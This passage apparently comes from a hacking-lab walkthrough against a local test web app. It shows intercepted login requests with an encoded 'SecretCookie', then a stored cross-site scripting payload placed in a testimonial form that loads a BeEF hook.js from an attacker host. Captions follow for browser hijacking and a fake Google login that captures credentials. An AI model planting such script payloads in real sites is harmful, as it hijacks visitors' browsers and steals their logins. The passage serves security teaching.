


Figure 1-39: HTTP POST Request 3

```

Pretty  Raw  Hex
1 POST /index.php HTTP/1.1
2 Host: 192.168.1.10
3 Content-Length: 56
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.10
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.10/index.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: SecretCookie=
6147466a61327868596b426f59574e72624746694c6d4e7662546f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f546732595745355954557759
54646a4d7a6f784e7a4d7a4e7a4d344f445533; PHPSESSID=stlvkclcc8hggao1uvl1gbb160
14 Connection: close
15
16 email=hacklab%40hacklab.com&password=hacklab&login=Login

```

Figure 1-40: HTTP POST Request 4

```

Pretty  Raw  Hex
1 POST /index.php HTTP/1.1
2 Host: 192.168.1.10
3 Content-Length: 56
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.10
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.10/index.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: SecretCookie=
6147466a61327868596b426f59574e72624746694c6d4e7662546f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f546732595745355954557759
54646a4d7a6f784e7a4d7a4e7a4d344f445533; PHPSESSID=bu8tsv7dh6v2pveagesti5aep6
14 Connection: close
15
16 email=hacklab%40hacklab.com&password=hacklab&login=Login

```

Figure 1-41: HTTP POST Request 5

```

Pretty  Raw  Hex
1 POST /index.php HTTP/1.1
2 Host: 192.168.1.10
3 Content-Length: 56
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.10
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.10/index.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: SecretCookie=
6147466a61327868596b426f59574e72624746694c6d4e7662546f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f546732595745355954557759
54646a4d7a6f784e7a4d7a4e7a4d354d444979; PHPSESSID=qurphclglseoo4khi0bi138qe3
14 Connection: close
15
16 email=hacklab%40hacklab.com&password=hacklab&login=Login

```

Figure 1-42: HTTP POST Request 6

```

Pretty Raw Hex
1 POST /check_availability.php HTTP/1.1
2 Host: 192.168.1.10
3 Content-Length: 19
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://192.168.1.10
9 Referer: http://192.168.1.10/index.php
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: SecretCookie=
6147466a61327868596b426f59574e72624746694c6d4e7662546f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f546732595745355954557759
54646a4d7a6f784e7a4d7a4e7a4d354d546b78; PHPSESSID=rmb4cu483mbn8pd6b306g8op96
13 Connection: close
14
15 emailid=new@new.com

```

Figure 1-43: HTTP POST Request 7

```

Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: 192.168.1.10
3 Content-Length: 98
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.10
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.10/index.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: SecretCookie=
626d56335147356c6479356a623230364d6a4a685a6a59304e5751784f44553559324931593245325a474577597a51344e4759785a6a4d335a5745364d54637a4d
7a637a4f5459324d513d3d; PHPSESSID=fgim8lion00k1l07uo3eunfol2
14 Connection: close
15
16 fullname=new2&mobilen=new2&emailid=new2%40new.com&password=new&confirmpassword=new&signup=Sign+Up

```

Figure 1-44: HTTP POST Request 8

```

Pretty Raw Hex
1 GET /index.php HTTP/1.1
2 Host: 192.168.1.10
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://192.168.1.10/index.php
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=fgim8lion00k1l07uo3eunfol2; SecretCookie=
626d56334d6b42755a586375593239744f6a4979595759324e44566b4d5467314f574e694e574e684e6d52684d474d304f44526d4d57597a4e3256684f6a45334d
7a4d334d7a6b344e44593d
10 Connection: close
11
12

```

Figure 1-45: HTTP POST Request 9




Figure 1-46: Developer Tools Showing Cookies




Figure 1-47: Developer Tools Showing Cookies




Figure 1-48: HTTP Post Request 10

- Profile Settings
- Update Password
- My Booking
- Post a Testimonial
- My Testimonials
- Change picture
- Sign Out

POST A TESTIMONIAL

Testimonial

```
<script src=http://192.168.1.253/hook.js></script>
```

Save >

Figure 1-49: Beef Web Hook Script




Figure 1-50: Hooked Browser




Figure 1-51: Hooked Browser (offline)




Figure 1-52: Hooked Browser Information




Figure 1-53: Hooked Browser Google Phishing Attack




Figure 1-54: Hooked Browser Google Phishing Attack (Victim Side)

Module Results History			Command results
id	date	label	1
0	2024-12-11 04:42	command 1	data: result=Username: secret Password: secret
1	2024-12-11 05:13	command 2	

Figure 1-55: Hooked Browser Google Phishing Attack Stolen Credentials